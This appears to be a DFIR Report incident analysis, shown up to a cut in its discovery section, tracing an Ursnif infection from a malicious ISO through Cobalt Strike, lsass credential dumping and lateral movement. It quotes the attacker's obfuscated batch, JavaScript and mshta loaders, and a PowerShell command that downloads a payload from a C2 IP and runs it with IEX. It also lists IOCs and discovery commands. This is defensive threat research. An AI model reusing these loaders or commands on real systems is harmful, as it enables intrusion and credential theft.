cobaltstrike Exfiltrate Data ursnif wmiexec

Unwrapping Ursnifs Gifts

January 9, 2023

In late August 2022, we investigated an incident involving Ursnif malware, which resulted in Cobalt Strike being deployed. This was followed by the threat actors moving laterally throughout the environment using an admin account.

The Ursnif malware family (also commonly referred to as Gozi or ISFB) is one of the oldest banking trojans still active today. It has an extensive past of code forks and evolutions that has lead to several active variants in the last 5 years including Dreambot, IAP, RM2, RM3 and most recently, LDR4.

For this report, we have referred to the malware as Ursnif for simplicity, however we also recommend reading Mandiant's article on LDR4.

The DFIR Report Services

- **Private Threat Briefs:** Over 20 private reports annually, such as this one but more concise and quickly published post-intrusion.
- **Threat Feed:** Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- **All Intel:** Includes everything from Private Threat Briefs and Threat Feed, plus private events, long-term tracking, data clustering, and other curated intel.
- **Private Sigma Ruleset:** Features 100+ Sigma rules derived from 40+ cases, mapped to ATT&CK with test examples.
- **DFIR Labs:** Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Contact us today for a demo!

Case Summary

In this intrusion, a malicious ISO file was delivered to a user which contained Ursnif malware. The malware displayed an interesting execution flow, which included using a renamed copy of rundll32. Once executed, the malware conducted automatic discovery on the beachhead host, as we have observed with other loaders such as IcedID. The malware also established persistence on the host with the creation of a registry run key.

Approximately 4 days after the initial infection, new activity on the host provided a clear distinction of a threat actor performing manual actions (hands on keyboard). The threat actor used a Background Intelligent Transfer Service (BITS) job to download a Cobalt Strike beacon, and then used the beacon for subsequent actions.

The threat actor first ran some initial discovery on the host using built-in Windows utilities like ipconfig, systeminfo, net, and ping. Shortly afterwards, the threat actor injected into various processes and then proceeded to access lsass memory on the host to extract credentials.


Using the credentials extracted from memory, the threat actors began to move laterally. They targeted a domain controller and used Impacket's wmiexec.py to execute code on the remote host. This included executing both a msi installer for the RMM tools Atera and Splashtop, as well as a Cobalt Strike executable beacon. These files were transferred to the domain controller over SMB.


After connecting to the Cobalt Strike beacon on the domain controller, the threat actor executed another round of discovery tasks and dumped lsass memory on the domain controller. Finally, they dropped a script named `adcomp.bat` which executed a PowerShell command to collect data on computers in the Windows domain.

The following day, there was a short check-in on the beachhead host from a Cobalt Strike beacon, no other activity occurred until near the end of the day. At that time, the threat actor became active by initiating a proxied RDP connection via the Cobalt Strike beacon to the domain controller. From there, the threat actor began connecting to various hosts across the network.

One host of interest was one of the backup servers, which was logged into, the state of backups were checked and running processes were reviewed before exiting the session. The threat actor was later evicted from the network.

Timeline


Unwrapping Ursnifs Gifts
Day 1
11:33 UTC Initial Access
VHD Mounted C:\Users\<REDACTED>\Downloads\3488164.iso
11:33 UTC Process Injection and Command and Control
Injected Process: explorer.exe
superstarts.top
193.106.191.186:80
11:34 UTC Ursnif Discovery
cmd /C "wmic computersystem get domain |more > C:\Users\<REDACTED>AppData\Local\Temp\BD2C.bin1"
cmd /C "systeminfo.exe > C:\Users\S<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net view >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nslookup 127.0.0.1 >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "tasklist.exe /SVC >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "driverquery.exe >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "reg.exe query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
11:39 UTC Command and Control and Persistence
Registry Run Key
HKU\$USER-SID\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ManagerText
internetlined[.]com
208.91.197.91:80
Day 4
09:04 UTC Discovery
whoami
whoami /groups
09:05 UTC Execution
Cobalt Strike Powershell Payload via BITS
Start-BitsTransfer -Source 'http://193.201.9[.]199:80/a
09:08 UTC Cobalt Strike Discovery
cmd.exe /C net user <REDACTED>
C:\Windows\system32\cmd.exe /C time
C:\Windows\system32\cmd.exe /C ipconfig /all
C:\Windows\system32\cmd.exe /C systeminfo
09:18 UTC Credential Access on Beachhead
Process Create: ApplicationFrameHost.exe > rundll32.exe
PipeName: \postex_d311
CreateRemoteThread rundll32.exe > lsass.exe
Process accessed rundll32.exe > lsass.exe
09:21 UTC Lateral Movement to Domain Controller
Impacket wmiexec.py
C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
cmd.exe /Q /c setup.msi 1> \\127.0.0.1\ADMIN$\__1661700000.000000 2>&1
09:24 UTC Command and Control and Persistence
Atera and Splashtop installed
C:\Windows\TEMP\SplashtopStreamer3500.exe
msiexec.exe /i C:\Windows\TEMP\Setupx64.msi /lv* AteraSetupLog.txt /qn /norestart
09:27 UTC Lateral Movement and Command and Control
Cobalt Strike executable transfered via SMB
C:\ProgramData\firefox.exe
93.201.9.199:443
10:38 UTC DC Discovery and Credential Access
C:\ProgramData\firefox.exe
C:\Windows\system32\cmd.exe /C time
C:\Windows\system32\cmd.exe /C net group "domain admins" /domain
C:\Windows\system32\rundll32.exe
Process accessed lsass.exe
C:\Windows\system32\cmd.exe /C adcomp.bat
powershell Get-ADComputer -Filter * -Properties Name,Operatingsystem, OperatingSystemVersion, OperatingSystemServicePack,IPv4Address
Day 5
10:32 UTC Discovery on Beachhead
C:\ProgramData\firefox.exe
C:\Windows\system32\cmd.exe /C time
23:39 UTC Discovery from Domain Controller
Cobalt Strike RDP Proxy
C:\ProgramData\firefox.exe
Day 6


Local Host IP:61421 > Local Host IP:3389
Domain Controller IP > Various Hosts:3389
explorer.exe
C:\Windows\system32\taskmgr.exe /4
00:04 UTC Lateral Movement to Backup Server
RDP logon from Domain Controller IP
explorer.exe
C:\Windows\system32\taskmgr.exe /4
"C:\Windows\system32\NOTEPAD.EXE" C:\Users\<REDACTED>\Desktop\New Text Document.txt

Analysis and reporting completed by @_pete_0, @svch0st and UC1.

Initial Access


In this case, the Ursnif malware was delivered using a very familiar technique of being contained within an ISO file.

The DFIR Report has previously reported on several incidents that involved the tactic of delivering malicious flies using ISO files:

- Quantum Ransomware
- BumbleBee Roasts Its Way to Domain Admin
- BumbleBee: Round Two
- Diavol Ransomware

As we have previously highlighted, the Event Log `Microsoft-Windows-VHDMP-Operational.evtx` contains high confidence evidence when users mount ISO files. We recommend looking for these events (especially Event ID’s 1, 12 & 25) in your environment and checking for anomalies.

In this case, the user had saved the file `3488164.iso` to the their downloads folder and mounted it.



Microsoft-Windows-VHDMP-Operational Number of events: 13


Level	Date and Time	Source	Event ID	Task Category
Information	[redacted]	VHDMP	14	Virtual Disk Handle Close
Information		VHDMP	30	Virtual Disk Handle Close
Information		VHDMP	1	Surface Virtual Disk
Information		VHDMP	25	Surface Virtual Disk
Information		VHDMP	12	Virtual Disk Handle Create
Information		VHDMP	23	Filewrapper Handle Create

Event 1, VHDMP

General Details

```
The VHD C:\Users\[redacted]\Downloads\3488164.iso has come online (surfaced) as disk number 0.
```

Once mounted, the new drive contained a LNK file `6570872.lnk` and hidden folder "me".



DVD Drive (E:) CD_ROM

Name	Date modified	Type	Size
me	[redacted]	File folder	
6570872		Shortcut	2 KB

6570872 Properties

6570872

Target type:	Windows Batch File
Target location:	me
Target:	E:\me\alsoOne.bat
Start in:	
Shortcut key:	None

If we parse this LNK file with LECmd (by Eric Zimmerman), it highlights the execution path and the icon it appears as:

The contents of hidden folder “me”, included several files and folders that were used for the execution of Ursnif. Of interest, the folder included a legitimate copy of `rundll32.exe` (renamed to `123.com`).

Summary of the files found in `3488164.iso` (a detailed break down of these can be found in **Execution**):

File Name	Purpose
6570872.lnk	LNK file that executes alsoOne.bat
me/by	Empty folder

me/here	Empty folder
me/123.com	Renamed legitimate version of rundll32.exe
me/alsoOne.bat	Batch script to run canWell.js with specific arguments
me/canWell.js	Reverses argument strings and executes tslt.db with 123.com
me/itslt.db	Ursnif DLL
or.jpg	Image not used.

Execution

Once the user had mounted the ISO and the LNK file was executed by the user, the complex execution flow started.

Ursnif Malware

Highlighted in **Initial Access,** the LNK file would execute a batch script `alsoOne.bat` . This script called a JavaScript file `canWell.js` in the same directory and provided a number of strings as arguments.

`alsoOne.bat`

```
set %params%=hello
me\canWell.js hello cexe lldnur revreSretsigeRllD
```

`canWell.js`

```
/**
        WhnldGh
*/
function reverseString(str)
{
        var splitString = str.split("");
        var reverseArray = splitString.reverse();
        var joinArray = reverseArray.join("");
        return joinArray;
}
function ar(id)
{
        r = WScript.Arguments(id);
        return r;
}
var sh = WScript.CreateObject("WScript.Shell");
sh[reverseString(ar(1))]("me\\123.com me/itsIt.db,"+reverseString(a
```

The JS file was then executed with `wscript.exe` and used the provided command line arguments, which created and executed the following command using *WScript.Shell.Exec*():

```
me/123.com me/itsIt.db,DllRegisterServer
```

Using the SRUM database, we were able to determine that the custom rundll32.exe binary downloaded approximately 0.4 MB of data.

Once the malware was executed, the parent instance of explorer launched MSHTA with the following command:

```
"C:\Windows\System32\mshta.exe" "about:<hta:application>
<script>Cxak='wscript.shell';resizeTo(0,2);eval(new
ActiveXObject(Cxak).regread('HKCU\\\Software\\AppDataLow\\Software\\Micro
soft\\472A62F9-FA62-1196-3C6B-
CED530CFE2D9\\\ActiveDevice'));if(!window.flag)close()</script>"
```

This oneliner created a new ActiveX object to eval() the content stored in the registry key in the users registry hive. The content of the value “ActiveDevice”:

The payload used another ActiveX object to run a PowerShell command. This command created additional aliases of common default PowerShell aliases `gp` (Get-ItemProperty) and `iex` (Invoke-Expression). These two new aliases were used to get and execute the content in another registry value “MemoryJunk”:

```
Ahgvof=new ActiveXObject('WScript.Shell');Ahgvof.Run('powershell new-
alias -name qirlbtfhgo -value gp; new-alias -name kvikpt -value iex;
kvikpt ([System.Text.Encoding]::ASCII.GetString((qirlbtfhgo
"HKCU:\Software\\AppDataLow\\Software\\Microsoft\\472A62F9-FA62-1196-
3C6B-CED530CFE2D9").MemoryJunk))',0,0);
```

Analyst Note: The names of the registry values changed when we ran the payload in a sandbox during analysis, and hence suspected to be generated at random at execution.

The last registry key was used to store additional PowerShell code. This script called a combination of QueueUserAPC, GetCurrentThreadId, OpenThread, and VirtualAlloc to perform process injection of shellcode stored in Base64.

When Add-Type cmdlet is executed, the C# compiler csc.exe is invoked by PowerShell to compile this class definition, which results in the creation of temporary files in %APPDATA%\Local\Temp.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /noconfig
/fullpaths @"C:\Users\
<REDACTED>\AppData\Local\Temp\npfdesjp\npfdesjp.cmdline"
```

Finally, a unique command spawned from the parent explorer.exe process that was called pause.exe with multiple arguments, which appeared to not provide any additional functionality.

```
"C:\Windows\syswow64\cmd.exe" /C pause dll mail, ,
```

*A sigma rule for this cmdline can be found in the **Detections** section of this report.*

At this point in time, less than a minute of time has elapsed since the user first opened the malware.

Once the malware was established on the host, there was limited malicious activity, until around 3 days later. That is when we began to observe evidence indicative of “hands-on-keyboard” activity.

Cobalt Strike

An instance of cmd.exe was launched through explorer.exe which ran the following command:

```
powershell.exe  -nop -c "start-job { param($a) Import-Module
BitsTransfer; $d = $env:temp + '\' +
[System.IO.Path]::GetRandomFileName(); Start-BitsTransfer -Source
'hxxp://193.201.9.199:80/a’ -Destination $d; $t =
[IO.File]::ReadAllText($d); Remove-Item $d; IEX $t } -Argument 0 | wait-
job | Receive-Job"
```

Analyst Note: Ursnif has been known to have VNC-like capabilities. It is possible this explorer.exe → cmd.exe session was through a VNC session.

This PowerShell command started a BITS job to download a Cobalt Strike beacon from 193.201.9[.]199 and saved it with a random name to %TEMP%. It then read the file into a variable, and deleted it before executing content with `IEX`.

The event log `Microsoft-Windows-Bits-Client%254Operational.evtx` corroborated this activity:

The activity following this event demonstrated a clear distinction of the threat actor performing discovery manually.

Persistence

Once the foothold had been achieved, after execution of Ursnif on the beachhead host, persistence was achieved by creating a ‘Run’ key named ManagerText which was configured to execute a LNK file which executed a PowerShell script.

Credential Access

We observed a process created by Cobalt Strike accessing lsass.exe. The GrantedAccess code of `0x1010` is a known indicator of such tools as Mimikatz. This was observed on both the beachhead host and a domain controller.

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=10
EventType=4
ComputerName=<REDACTED>
User=SYSTEM
Sid=S-1-5-18
SidType=1
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=765707
Keywords=None
TaskCategory=Process accessed (rule: ProcessAccess)
OpCode=Info
Message=Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: <REDACTED>
SourceProcessGUID: {aaadb608-97b2-630c-6750-000000000400}
```

```
SourceProcessId: 4768
SourceThreadId: 4248
SourceImage: C:\Windows\system32\rundll32.exe
TargetProcessGUID: {aaadb608-45a2-62fc-0c00-000000000400}
TargetProcessId: 672
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace:
C:\Windows\SYSTEM32\ntdll.dll+9fc24|C:\Windows\System32\KERNELBASE.dll+20
d0e|UNKNOWN(000002AA74CFD95C)
```

Discovery

Ursnif related discovery

As we have observed in other malware, Ursnif ran a number of automated discovery commands to gain information about the environment. The following commands were executed and their standard output was redirected to append to a file in the user's %APPDATA%\Local\Temp\

```
cmd /C "wmic computersystem get domain |more > C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "systeminfo.exe > C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net view >> C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nslookup 127.0.0.1 >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
```

```
cmd /C "tasklist.exe /SVC >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "driverquery.exe >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "reg.exe query
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall" /s >>
C:\Users\<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nltest /domain_trusts >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net config workstation >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nltest /domain_trusts >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "nltest /domain_trusts /all_trusts >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net view /all /domain >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "net view /all >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
cmd /C "echo -------- >> C:\Users\
<REDACTED>\AppData\Local\Temp\BD2C.bin1"
```

Manual discovery

Once the threat actor had Cobalt Strike running on the beachhead host, they ran the following commands:

```
whoami
whoami  /groups
time
ipconfig /all
systeminfo
```

The threat actor quickly took interest in a support account. This account belonged to the Domain Admin group.

```
net user <REDACTED>
```

The threat actor also used a batch script to collect a list of all computer objects on the domain using `C:\Windows\system32\cmd.exe /C adcomp.bat` which contained the PowerShell command:

```
